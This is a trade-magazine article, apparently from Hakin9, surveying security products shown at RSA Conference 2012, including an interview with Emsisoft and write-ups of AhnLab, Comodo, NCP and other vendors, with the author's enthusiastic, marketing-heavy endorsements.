
GFI SandBox 4.0 is a trusted tool for security professionals who need to quickly and safely analyze suspected files or URLs for malicious behavior. It enables its users to see how potential malware applications execute, what system changes were made, and what network traffic was generated, all without risking loss of data or compromising a network. These threats range from familiar exploits on known vulnerabilities to sophisticated, custom malware attacks targeting individual corporations, government agencies, including law enforcement organizations, educational institutions and healthcare providers. The threats are created to steal credit card, bank account and social security numbers, passwords, trade secrets or other sensitive personal and corporate information.

As a fellow member in MITRE's CVE® program (of which I serve on the Advisory Board), here's the dashboard for one of my favorite products from GFI (see image).

GFI LanGuard is an award-winning network security and vulnerability scanner used by SMBs the world over. GFI LANguard combines vulnerability scanning, patch management and network and software auditing into one solution that enables IT professionals to scan,

detect, assess and correct potential security risks on their networks with minimal administrative effort. It also provides administrators the ability to inventory devices attached to their networks; receive change alerts, such as notification when a new application is installed; ensure antivirus applications are current and enabled; and strengthen compliance with industry regulations through automated patch management that defends against potential network vulnerabilities. The solution can manage up to 5,000 machines from a single console and is the first of its kind to integrate with 1,500 critical security applications. More on GFI at *http://www.gfi.com*.

I really liked *Vineyard Networks* for their innovative approach to the good old fashion and must needed Deep Packet Inspection. Vineyard Networks' Deep Packet Inspection Engine *Network Application Visibility Library* (NAVL) is a software library delivered as an SDK providing real-time application layer classification of network traffic. It is designed for integration into third party solutions. Here's what their architecture looks like:



NAVL uses a combination of *deep packet inspection* (DPI) and *deep flow inspection* (DFI) to accurately identify today's most common applications. NAVL NAVL is a thread safe library that allows for high performance across single or multiple processing cores. NAVL's lock-free thread safety model provides near linear scalability as core density increases, allowing for 2-4 Gbps throughput per core in a standard x86 environment. NAVL is delivered as an OEM solution to dramatically reduce the time, cost and complexity of adding Layer 7 classification to networking solutions.

As far as I know, Vineyard Networks is the only provider of DPI and Application Intelligence technology that brings solutions to market exclusively through technology partnerships. By making Deep Packet Inspection and Layer 7 classification their core business, they enable partners include Riverbed, Sophos, Astaro, Endace, ISC8 and others to do a better job making a great UTM appliance or IPS solution. You can learn more about them at *http://www.vineyardnetworks.com/technology-partners/*.

Next stop *Me4Sure*. Me4Sure, Inc. (M4S) solves a pressing challenge facing security executives today: the rise in worker mobility and the use of personal devices for work (BYOD) – smart phones, smart tablets, iOS, Windows, Unix, etc. – combined with an alarming increase in attack vectors and corporate data risks.

M4S is preparing to launch a user-focused, complete end-point solution to protect mobile users and corporate assets on any device from any location applying an innovative Identity Assurance and Access Management approach. M4S solves the two key operational security requirements for mobile workers: First, to positively authenticate an end-user. Second, with identity assurance completed, provide non-repudiation level system protection that adjusts based on centrally controlled permissions tailored to the specific end-user, computer environment, business polices, and corporate governance.

Here's the architectural diagram:

The M4S solution is comprised of a unique combination of an adaptive biometrics-based *Personal*

Smart Key (PSK), multi-factor authentication gateway, multi-layered encrypted communication channel and centrally managed administration platform. M4S provides the highest possible levels of security in a platform that can be quickly deployed out-of-the-box:

- Guarantees identity assurance
- Eliminates the need for passwords
- Implements a superior set of mechanisms to close vulnerabilities at endpoint devices
- Co-exists with existing authentication, SSO and IT infrastructures
- Operates transparently across legacy, virtual and cloud domains
- Offers the easiest-to-deploy, lowest-cost single vendor solution

With that said, I think this is a unique system to keep an eye on, so visit them online and grab a free whitepaper at *http://www.me4sure.com/*.

The booth that was missing from the show – *Emsisoft*. Anti-virus is dead, long live HIPS! Now I have decided to go on a little tangent. I looked at all the anti-virus and anti-malware vendors, played with some of the best tools from the RSA Conference 2012, yet there was one player who didn't show up at this show, yet informed me that they have the only product that *blocks and removes all malware, guaranteed.* That is too bold of a statement for me to resist. I grabbed myself a copy of Emsisoft and beat it to death. I am here to tell you that there is simply no package this powerful to stop unknown malware, with Comodo, Avira and ESET very close behind. They stood up to a barrage of tests including many zero-day samples. Unless you do something stupid, you are looking at a potentially game changing software package for windows. This one is the real deal.

I asked their Director of Business Development, Davlat Aminov a series of questions to figure out how they pulled this off and where they think they are headed, which I will share with you in this article. Before he reached out to me, I would never have known there was a *Host-based Intrusion Prevention* (HIPS) system out there that would function at a high level, nearly hands off, that could change my opinion from my last Hakin9 article about anti-virus being *dead*. I looked into some other next generation solutions like Prevx, Threatfire, Avira and a few others but none of them could catch ALL malware – what a claim! The fact that it really works is amazing. I'm challenging them to be at RSA Conference next year in 2013 and giveaway evaluation copies to the masses.

Many users go for the most advertised antivirus software, without really comparing their detection rates in independent tests. Going for a trendy product might be alright in fashion or style, but it could be very risky when users trust their data, privacy and money on a 'trendy' antivirus program. Emsisoft Anti-Malware has one of the best detection rate, proved by many independent tests like VirusBulletin and Virusovnet. But Emsisoft is not a well-known brand yet, because we prefer spending our scares time and resources in improving our technology, tracking and fighting latest malware and online threats, and really helping our users with their questions and their problems. Most of our users test Emsisoft Anti-Malware after their friends' recommendation and they never go back to the trendy antivirus software,' said Davlat Aminov, Director of Business Development for Emsisoft.

How long have you been in the anti-virus/anti-malware market?

Emsisoft was founded back in 2003 after several years development *in the garage*, so more than 8 years now. Emsisoft has one rather unique characteristic – we are a virtual company. All of our approximately 20 current employees are spread all over the world, but we work together as if we were sitting in the same office. Emsisoft was honored with the Austrian IT prize *Constantinus 2005* for its innovative company management concept.

Tell us about your products?

Our flagship product is Emsisoft Anti-Malware, which is a comprehensive antivirus program with dual malware scanners and three layer real-time protections – surf-protection that blocks known bad websites, file guard and malicious behavior analysis. These multi-layer protections make Emsisoft Anti-Malware one of the few security programs with top protection level. This confirmed also the latest VB 100 test, in which Emsisoft Anti-Malware was the best software with proactive detection: *http://www.virusbtn.com/vb100/latest_comparative/index*.

In July 2010 we acquired the Online Armor Firewall from the Australian company Tall Emu. It is one of the best firewalls in the world with modern features like online banking mode, a rootkit scanner or kernel mode security. It is available together with Emsisoft Anti-Malware as Emsisoft Internet Security Pack for maximum protection.

Another program in our portfolio is Mamutu, which is a standalone version of our behavior blocker. Perfect for users who already have an anti-virus scanner but want to improve its real time detection, especially for zero-day threats.

And last but not least we do have a bunch of tools for fans of freeware: first of all the Emsisoft Emergency Kit, a collection of programs that can be used without installation to scan and clean infected computers. MalAware is a tiny and ultrafast scanner that makes use of the power of the cloud and is capable of detecting malware running actively on a computer. Experienced users should have a look at BlitzBlank as it deletes files, registry entries and drivers at boot time before Windows and all other programs are loaded.

Tell us about 'best practices' deployments?

Always ensure to install security software on a fresh clean system. Even if the malware removal features are sophisticated, once a machine was infected, it can't be trusted anymore. Important settings might have been changed by the malware. Therefore we always recommend installing security software right after buying a new PC or when the operating system is reinstalled.

Anyone ever thank you for 'saving their PC'? Any testimonials you could share?

Yes, we receive feedback quite regular via email, Facebook or our support forum – and are very happy about every single *thank you*. Here is one of the latest examples from a Doctor living in Panama:

I am a board certified clinical psychiatrist & acupuncturist. Many times, what is rated # 1-2-3 is not always the best. I have downloaded and tested every available Anti malware software and not one of them worked as claimed. I continued my search and came across Emsisoft Anti Malware that worked 100% as claimed by Emsisoft Anti malware. Emsisoft Anti Malware in real time advises you when a download wants to write to your registry, change data on your HDD, or catches embedded key loggers from trusted sources in real time and blocks them. Even block dangerous webpages in real time.

I had six malware, rated „dangerous", that was not found by Malwarebytes Pro., Superantispyware Pro., or Eset NOD32 V 5 Home anti-virus. In addition, there is no conflict with any antivirus, malware or spyware software. I trust Emsisoft Anti Malware to protect my PC from all types of malware I may get hit with. I would trust my life with this software. Don't be fooled by reviews & ratings, Don't be penny wise and pound foolish. Protect your pc today like you would protect the lives of your own family.

Best regards,
Dr Hubert Hechabarria – Panama

Can you unwind all malware in windows or are there times you would say 'this PC is too infected…time to image the drive'?

Our malware removal experts are usually capable of assisting in removal of all infections. Some special variants of rootkits that hide in boot sectors of the harddisk should always be manually removed. The risk for damage is too high to allow automatic removal there. But to answer your question: Yes, in some situations when too many files have been modified by an infection, it isn't worth to restore everything and less hassle to reinstall the operating system to get back trust in the machine.

Can you tell us about your built-in HIPS engine or your HiJackFree tool? How do they work?

The classic port blocking feature makes less than 10% of the total features of today's software firewalls. Most of the protection measures are part of the HIPS engine. It's a kind of firewall for system internal actions that third-party programs may execute. While a behavior blocker focuses on detecting real malware with as little false alerts as possible, a HIPS first closes all potential leaks and gates for attackers and then allows only trusted applications to proceed. The decision of what's trusted or not can be made by the advanced user manually or by the software's automatic rating which is based on technical parameters such as digital certificates or by the user crowd past decisions. We would not

recommend using a HIPS for computer novices, as it is required to understand alerts in detail in order to make the right decisions. For beginners, a behavior blocker is most effective as it does not require lots of interaction with the user and still offers a very good protection.

What have been the 'ups and downs' along the way?

Looking back to early years of Emsisoft, it turned out that our behavior blocking technology was too early on the market to get the required attention. When it was initially released, no testing procedures for such kind of software existed so it was difficult for customers to honor its real value. Today, we are proud to have one of the best working zero-day protection layers available. Many independent comparatives have proven the effectiveness.

How did you get yourselves to become #1 at detection of known and unknown malware?

This is the result of our continuous and hard team work: market and product researchers, technology-engineers' and malware analysts working towards one purpose – develop the most advanced antimalware/antivirus technology. As a team of dedicated technology specialists, we have spent most of our time and investment in constantly improving our technology. Maybe that is why we have one of the best antimalware/antivirus software but our brand Emsisoft is not well known to the users.

We tried to find a unique way to detect unknown malware back then in 2005 as it was foreseeable that standard scanners alone are not able to keep up with the vast increase of new and specialized threats. The result is our behavior analysis with more than 6 years of development work.

We are also developing an own scan engine since the company was founded. In 2008 we added a second scan engine that comes from Ikarus – the detection rate of both engines combined is superb which everybody can see by having a look at various tests.

Who has independently reviewed your product (VirusBTN, others)?

Every major testing project and most of the smaller ones have reviewed our products. Virus Bulletin, AV-TEST, AV-Comparatives, MalwareResearchGroup, PC Security Labs, just to name a few. You can find the latest independent test results in our blog: *http://www.anti-malware-reviews.com/*.

What one quote from a review is your favorite?

Hard to say, there are several great reviews and quotes. Like those two:

„Near-Perfect Protection: It blocked every single one of the samples the moment each one tried to execute, scoring a perfect 10 of 10 points." (PC Magazine)

„Our favorite malware-masher: Emsisoft Anti-Malware!" (Maximum PC)

What are your plans to stay 'one step ahead' of the next threat?


To stay one step ahead in this industry we think it's not required to reinvent the wheel every two years or make some kind of new product bundles using a fresh buzzword. We believe in perfectionism and there we still see some potential for improvements. E.g. Listening to the users and their real world troubles to optimize detection and removal of brand new wide spread infections, even more simplifying the product to reduce the required user interaction.

Any product roadmap plans you can share with Hakin9 readers?

Emsisoft is currently working on an enterprise solution to also reach business customers in the future. We see a high demand for cutting-edge malware detection in corporate environments. An early beta version of a remote deployment and scanning console is already available on our website.

Well, that's it for my interview with Emsisoft. I'm very very pleased with the product suite and recommend you check it out for yourself at *http://www.emsisoft.com/*.

Now just to be fair to all the anti-malware players, there were a few at the RSA Conference that I considered innovators and one of them was *ESET*. ESET has been a pioneer in using heuristics to proactively detect malware for which there are no existing signatures. Unlike most vendors who only introduced the concept of heuristics in the past few years, ESET has used heuristics technology for over a decade. In fact, it has the most AV-Comparatives Advanced+ awards in retrospective tests since the inception of AV-Comparatives testing in February 2004. ESET has 15…the next closest competitors have nine (9). This underscores ESET's



heuristics performance over a long time horizon, even as the threat landscape has undergone major changes.


ESET focuses on building best-of-breed solutions that have light system footprint and an optimized balance among fast scanning speeds, high detection rate and few false positives. ESET business products protect endpoints, servers and mobile devices on major operating systems and are all managed from a single ESET Remote Administrator Console. IT administrators can be confident that their physical and virtual computers are protected from the latest threats with ESET, without having to worry about system slowdowns or annoying pop-ups that impact end user productivity. ESET protects consumers with the same business-grade technology. ESET's consumer solutions include complimentary online cybersecurity training to arm average users with essential information for staying safe online. Included in that training is advice on how to create strong passwords, securely configure a wireless network and firewall, share information on social networks or email with privacy in mind, and how to protect personal data on smartphones. Learn more about ESET at *http://www.eset.com*.

Speaking of innovators, one self-plug, I'm happy to report, my company, an RSA Innovator (we won that award at this show in 2007 for our early NAC concept), *NetClarity*, won the most innovative new security product for 2012 award for our new Nano appliance – the world's smallest Network Access Control (NAC) solution, so the flight back to Boston was just as enjoyable (see: *http://www.netclarity.net/*). The RSA conference continues to be a proving ground for young, innovative security companies, as much as it is a chance for the big players to tout their next release of their software or hardware.

Speaking of which, the RSA security conference has been helping drive the information security agenda worldwide with annual industry events in the U.S., Europe and Japan, over the past 20 years. You can learn more about this event at *http://www.rsaconference.com/index.htm*.

Things were much calmer this year for HBGary's booth and speaking engagement confirmation – no threats from Anonymous this year. This show usually attracts some of the world's most renowned information and network security researchers and IT security experts. Some of the gimmicky presentations on the trade show floor are designed to draw a crowd more than education you about a new product or technology but if you are like me, you'll navigate your way through this maze and find the cheese – usually at the back or in the corner or sitting outside of the expo floor, having a cup of coffee with the more humble folks in the industry.

When it comes to *Virtual Private Networks* (VPNs), I bet you didn't even know that *NCP* engineering was founded in 1986 and has delivered innovative software that allows enterprises to overcome the complexities of creating, managing and maintaining secure remote network access for staff. NCP's award-winning IPsec / SSL VPN product line supports organizations that want to leverage the latest devices to increase staff productivity, reduce network administration and adapt policy changes on-the-fly. Each solution is 100% interoperable with existing third-party software or hardware. The company serves 30,000-plus customers worldwide throughout the healthcare, financial, education and government markets, as well as many Fortune 500 companies, and has established a network of technology, channel and OEM partners.



The NCP Secure Entry Client has several significant differentiators that sets it apart from competitors. First, NCP's solution connects to any VPN gateway on the market. The *one-click* IPsec VPN client is also designed to remove complexity for users by bundling a dynamic personal firewall, a dialer and an intuitive graphical user interface. Most importantly, the VPN client guarantees that every access point to the Internet is safe, without users needing to know and worry about firewall settings, device compatibility, connection negotiation or policy requirements.

The client is compatible with a broad range of platforms and works with any Windows 7/Vista/XP and Mobile/

CE, Apple Mac OS X or Symbian device. The NCP Secure Entry Client also supports mobile computing via seamless roaming and mobile broadband for Windows 7 users, and includes Friendly Net Detection, which forces the network to identify itself to the end user's device and automatically activates the necessary firewall rules and security mechanisms, depending on if it's a known, friendly or unknown, unfriendly network.

The NCP Secure Enterprise Solution consists of the following components to make end-to-end secure remote access simple for businesses:

The NCP Secure Enterprise Management System is a centrally controlled 100% software solution that provides network administrators with a single point of administration for a company's entire IPsec and SSL VPN network, as well as full NAC management. Practically speaking, one administrator is able to centrally manage 10,000+ secure remote users through all phases, and update rule-sets based on each individual user's device and network connection. Administrators are also able to provision and configure their enterprises' VPN clients, dynamic personal firewalls and remote access VPN gateway, as well as manage certificates and software updates. These remote access monitoring capabilities also help prevent *bandwidth hogging* and wireless data consumption fees.

The NCP Secure Enterprise Gateway is a IPsec and SSL gateway that controls and monitors all VPN connections to and from the central data network. The hybrid technology means secure remote access in any environment, preventing productivity loss. Unique to NCP, the gateway provices one plug-in for full remote network access. It also supports the broadest range of endpoint platforms, including Windows 7/Vista/XP, Windows Mobile/Phone, Google Android, Apple Mac OS X/iOS, RIM BlackBerry, Symbian and Linux.


The NCP Secure Enterprise Client includes those features in the entry IPsec VPN client suite, as well as NCP's Path Finder technology, which solves complex connection issues for end users created by firewall settings that prevent IPsec communications. This is a common problem for remote users trying to access their companies' networks from public hotspots, hotels and airports.

Adding to its advantages, the NCP Secure Enterprise Solution is ideal for the cloud, and scales more easily and quickly than hardware alternatives. NCP's remote access solutions increase revenue streams in three key ways. First, the solutions add unique features to existing technology, for example, through its interoperability function. This interoperability also allows customers to integrate NCP's solutions with other vendors' products. Second, NCP's fast roll-out and fully automated processes mean customers do not waste expenditures on drawn-out deployments. Finally, NCP's IPsec VPN client suite offers a base for service offerings beyond the product sale through various tiers of support. Learn more about them at *http://www.ncp-e.com/index.php?L=1*.

Now for some RSA humor. I head over to *AhnLab*, a very serious and professional company from South Korea. They have retail software box after box lined up on a shelf stating *Cloud Security* so with a lighthearted sense of humor I ask the marketing person *why are you delivering the Cloud in a physical retail box*? and she says very straight faced *we have to deliver it somehow*!. Inside the box is what? A CD-ROM or DVD? Nope! How about a paper with a hyperlink – Ahn Hah! The Cloud in a box! LOL.

But to be more serious they are a very interesting company, as serious as they might appear. AhnLab was founded in 1995 and has developed industry-leading information security solutions and services for consumers, enterprises, and small and medium businesses worldwide. For the last 17 years, AhnLab has been quite successful in substantial revenue growth with about 155% per year in average.

AhnLab is named after their founder Dr. Ahn. In June 1988 which is the early days of computer viruses, Dr. Ahn who was an MD PhD student developed Korea's first antivirus software, the V3, to remove the 'Brain' virus, the first computer virus in history. V3 is now the



#1 leader with 65% market share in Korea and, ever since then, AhnLab has built a significant milestone of philanthropy in IT history in Korea by providing free antivirus to individual users and voluntary activities during national cyber crisis events.

As of today, with more than 700 employees and 400 R&D engineers, their business is 100% associated with information security. They have more than 25000 corporate customers including government, banks, telecommunications, and enterprises such as Samsung, LG, Hyundai and so on. Also, they've expanded their business portfolio with R&D and acquisitions. They have a wide spectrum of security solutions like the endpoint and network security, transactions and mobile security, and also have comprehensive security services like security consulting, managed security and forensic services and so on. AhnLab's cutting-edge technologies and services ensure business continuity for their clients and contribute to a safe computing environment for all.

Cyber attacks these days, including APT (*Advanced Persistent Threat*), are mostly driven by specially and sophisticatedly designed malware for specific targets. That's why they started to rethink about how to have deeper insight on the nature of malware; it is not enough with just malware detection and remediation. With that purpose, they have enhanced developed unique technologies for malware analysis. First of all, they classified the malware with their own mechanism which is called DNA map.

DNA means unique element or information of a file, so it can be understood as a kind of digital fingerprint. A file DNA is collected and inspected through their cloud computing platform called ASD (*AhnLab Smart Defense*). ASD allows them to have more insight and better understand how malware behaves, where it is derived from, and how it is distributed. Furthermore, it provides the context of various attacks so that they can predict and assume several scenarios of upcoming threats. You can say ASD is the technical backbone infrastructure of AhnLab. Both DNA map and ASD are the basis of all of our products so that they can provide an instant response and proactive defense. On this basis, we examine malware behaviors at various points of devices, network, files, applications and web to anticipate every move of attackers.

Though they introduced only several products at RSA Conference 2012, they have wide range of product portfolio such as endpoint, mobile, network, web, transaction and security services. For example, they offer various endpoint security solutions; V3 Internet Security for PCs, V3 Net for servers, AhnLab Policy Center for endpoint management, TrusLine for industrial facility, TrusWatcher and TrusZone. For network security, they deliver UTM, TrusGuard series, and TrusGaurd DPX, which is a well established anti-DDoS solution in South Korea. Moreover, they have several mobile security solutions lineup including online banking security, online game security, and so on.

During the RSA Conference 2012, they showed off some of their latest endpoint, network and mobile security solutions – TrusWatcher, AhnLab Online Security, TrusLine. The first product I saw at the show was their converged network security solution, TrusWatcher. TrusWatcher is specifically designed to prevent APT attacks. Unlike traditional security threats which use a single malware with a broad range of target, recent threats are initiated with a sophisticated malware infiltrated in document files or scripts. TrusWatcher employs an automated diagnostic feature that analyzes all executable files and document files (for example .doc and .pdf), and executes them on virtual machines to determine unknown malware and suspicious behaviors in real-time.

According to Gartner, the inspection and classification of inbound executable files and outbound communications should be available in near real time. With its distinguished dynamic intelligent content analysis technology, TrusWatcher analyze and detects inbound and outbound files. We call this technology DICA and Gartner mentions it as 'Content Awareness for next generation IPS'. In this point of view, we can say TrusWatcher is the next generation threat prevention with its distinguished dynamic intelligent content analysis technology. Also, by incorporating the vast anti-malware database and anti-malware technology of ASD (*AhnLab Smart Defense*), TrusWatcher delivers accurate, instantaneous detection of attacks. In other words, TrusWatcher is an intelligent security solution that provides complete mitigation of advanced attacks by identifying new malware, detecting suspicious traffic at the network level, and instantly removing the detected threat at the system level.

The second product they showcased at the RSA Conference 2012 is AhnLab Online Security, a transaction security solution for online banking. Recently the online banking has become common in many countries including U.S., though online banking has been commonly used in Korea since 2000. At that time, AhnLab looked ahead the vulnerabilities and threats about online banking and had developed online banking security solution, AhnLab Online Security. Thus, they might actually be the first and most experienced network security company to deal with online banking.

AhnLab Online Security is an exclusive transaction security solution that ensures the safety of online transactions. With key-logging protection, a firewall, and a dedicated secure browser, it delivers cost-effective prevention of online fraud and curbs management costs associated with fraud and loss claims. Based upon the DNA map and ASD technology, the AhnLab

Online Security also provides strong prevention against Zeus and SpyEye, online banking Trojans. Due to these features, AhnLab has many global bank customer references including such brand names as Cornerstone Bank in the US, and Banamex and Santander Bank in Mexico.

To mitigate the threat of ever evolving DDoS attack, many organizations have adopted firewalls, intrusion prevention systems, and typical DDoS mitigation strategies. However, these approaches provide only limited protection against the sophisticated attack techniques that are presently being used. Even though these network security solutions have excellent capabilities for other purposes, they are failing to protect a company's bottom line, because they are insufficient at dealing with complex, evolving threats.

AhnLab TrusGuard DPX is designed to defeat today's highly complex and sophisticated DDoS attacks with an intelligent defense strategy. Working in concert with the *AhnLab Cloud-computing E-security Service* (ACCESS), millions of real-time threat data are collected from millions of sensors around the world. The latest information and mitigation engines are distributed to TrusGuard DPX, which allows for immediate responses to new threats and minimal damage from DDoS attacks. To overcome the limitations of typical DDoS mitigation solutions and network devices such as IPS and firewalls, TrusGuard DPX employs multi-layered mitigation filters to identify and block all types of attacks while allowing legitimate transactions to pass without false-positves. Concurrent session overloads and connections-per-second capacities are not an issue with TrusGuard DPX's stateless approach.

The last, but not the least is TrusLine, a solution specially designed for mission critical systems. Due to the launch of Stuxnet in 2011, the security issue for industrial control systems came to the forefront. A SCADA system should be 100% reliable because if a single component of the system has a problem, the whole system stops or breaks down. The point is, however, frequent security program patch or update for the system is not possible and, moreover, CPU or memory usage should not be reserved except for the facility operation itself. TrusLine is a compact, optimized security solution for industrial systems based on whitelisting. TrusLine is designed to ensure the stability of operations and increases endpoint security effectiveness without impacting business productivity. We've seen a few whitelist based technologies in the market, but the main concern is how to make it work in a real environment. TrusLine has been adopted by Samsung Semi-conductor in China and LG Innotek (Display) in Korea.

To learn more about AhnLab, visit them online at *http://www.ahnlab.com*.

For the "wow" factor, I must admit I was extremely impressed with *Comodo*'s new mobile application that extends the reach of Endpoint Security Manager 2.0 Business Edition. It was designed by Comodo to address the security monitoring and management needs of small- to mid-sized business owners and other computer users with limited time and IT support resources. Imagine using your cell phone to notice an endpoint back at headquarters being quarantined due to an infection that just cannot be scrubbed, touching your phone's screen a few times and the system is re-imaged remotely and the problem is solved. Pretty amazing if you ask me. As I met with Melih Abdulhayoglu, the CEO, he explained the growing demand for this kind of wiz-bang IT technology.

With the launch of the Comodo Endpoint Security Manager Console for Windows Phone mobile app, Comodo is making it even easier for small business IT staff to monitor and manage the security of a network – anytime, anywhere, right from a smartphone, said Melih Abdulhayoglu, Comodo's CEO and chief security architect. *Everyone knows that smartphones are changing the way business is managed today, but this Windows Phone app is a first, putting a valuable security tool in the grasp of small businesses*.

Comodo Endpoint Security Manager 2.0 Business Edition allows business users and IT staff to centrally deploy, manage and maintain *Comodo Internet Security* (CIS) 2012 antimalware and firewall software on networked PCs. CIS applies a rules-based Default Deny Protection™ security paradigm to endpoint machines and uses proprietary Defense+ Auto Sandbox Technology™ to isolate untrusted files in a virtual environment where they cannot compromise sensitive corporate data or resources. This provides the strongest possible shield against zero-day malware without interrupting the daily workflows of businesses or their employees. Unique among security vendors, Comodo backs up its claims of total antivirus and anti-malware defense with a limited warranty against infection while under its protection.

Utilizing the new version of Comodo's Internet Security software and *Endpoint Security Manager* (ESM) 2.0 software for small businesses announced late last year, Comodo greatly reduced the time needed to configure, test and deploy and manage network-wide endpoint security. Improvements in console usability allow businesses to accomplish in hours what may currently have taken days. In addition to the savings business owners can realize via increased productivity, ESM's support for a non-dedicated management server can save business owners thousands of dollars in hidden costs of server software and hardware, and the improvements in

antimalware technology can save them hundreds of dollars over using competitive solutions.

By the way, Glen Marianko, Comodo's product manager did a great job explaining this new SMB product in the following video: *http://www.youtube.com/watch?feature=player_embedded&v=93DmhlXqZmE*.

As you may know, I favored Comodo's free firewall and anti-malware because of the excellent HIPS technology, while as you know, I most recently discovered Emsisoft's HIPS solution as well. However, because of the CPU horsepower of my computer, I am able to run both of these solutions at the same time – they both seem to react to different events in a different way so it's interesting to see them running at the same time – I'm feeling pretty secure on my laptop, these days thanks to both of them.

Also, Comodo is based in the USA while Emsisoft is Austrian. Just an fyi for where you might have a country-based bias on the software you run. They are both amazing solution suites and at the top of my list. By the way, what drew me to Comodo's booth this year was their CEO, Melih. Not only is he very personable and intelligent, he is very passionate about his company's current and future product suites. It's not often you meet a CEO who pitches the products better than his own VP of Marketing and who is a technical visionary. Kudo's to Melih for the great work at building a strong brand and being the front man for it.

For more information about Comodo's new ESM Console for Windows Phone, visit the Microsoft Marketplace for Windows Phone at *http://www.windowsphone.com/en-us/search?q=Comodo+ESM+Console* or from a Windows Phone search Comodo ESM Console in the Marketplace. Please spend some time visiting their site to see all of their very strong INFOSEC product offerings at *http://www.comodo.com*.

Another approachable CEO who I've learned much from and has now moved up to Chairman role at *Juniper* is Scott Kriens. He's one of those visionary executives who knows what's coming next and that's why Juniper has done some brilliant acquisitions from Netscreen, years ago, to their most recent acquisition of *Mykonos Software*. These folks showed off their Web Application Firewall as the only layer seven solution available to secure Web properties from attackers. As you may already know, traditional signature-based Web application firewalls are flawed because they rely on a library of signatures to detect attacks and are always susceptible to unknown, or zero-day, Web attacks. Mykonos Software offers a new technology and uses deception to address this problem. Mykonos Web Security is the first Web Intrusion Deception system that prevents Web attackers in real-time.

Unlike legacy signature-based approaches, the Mykonos Web Security uses deceptive techniques and inserts detection points, or tar traps, into the code of outbound Web application traffic to proactively identify attackers before they do damage – with no false positives. For more information go visit them online here: *http://www.mykonossoftware.com/*.

There were multi-country pavilions this year including China, South Korea and Germany. *Protected-Networks*, a startup based in Berlin, Germany that

serves hundreds of companies worldwide, made its U.S. debut by launching a powerful software program called 8MAN that addresses what the company calls *the dirty little secret of Access Rights in the Enterprise*. I spoke with CEO Stephan Brack at his booth. He said: *In a Microsoft Active Directory environment, access rights security is the elephant in the room*, says 8MAN CEO Stephan Brack. *Every day, organizations are compromised because they don't know who has access to what information. 8MAN puts an end to these uncertainties and vulnerabilities—and helps companies regain control of their most important assets*.

This vulnerability is secretly – or unknowingly – shared by millions of responsible people across all organizations that use Microsoft Active Directory to store and share their information. What keeps executive teams up at night is a laundry list of nightmare security scenarios such as: Who has access to my proprietary information in finance, business development, human resources, project development and management, along with customer and supplier information.

For companies running on Microsoft Active Directory, these concerns don't have a straightforward answer. It is a daunting task to see which people and which groups have access to what information on which servers in which hierarchies across their organizations. Brack added, *When you don't know who has access to which files, you are at the mercy of simple mistakes, calculated theft, and dangerous stupidity, because you can never be sure what has become compromised – or who has altered what. 8MAN software shows you immediately, so you can trust your information and your people. And so everyone can trust you*.

8MAN was developed by a team of German engineers who decided to build precise, easy-to-use software that makes access rights control the responsibility of the people who create information – and not of IT. Yet it gives IT all the controls they require. It can be installed in about two hours, and gives even the most nontechnical people the ability to immediately see and understand how company information is being accessed.

With 8MAN, companies can finally build a network of trust – ensuring that everyone, including customers, suppliers, partners, shareholders, and clients, can trust their information and each other. The company counts companies such as Bosch, Fraunhofer, and Barclay as clients, and is now expanding into the U.S. For more information about this innovative company, visit them online at *http://www.8man.com/*.

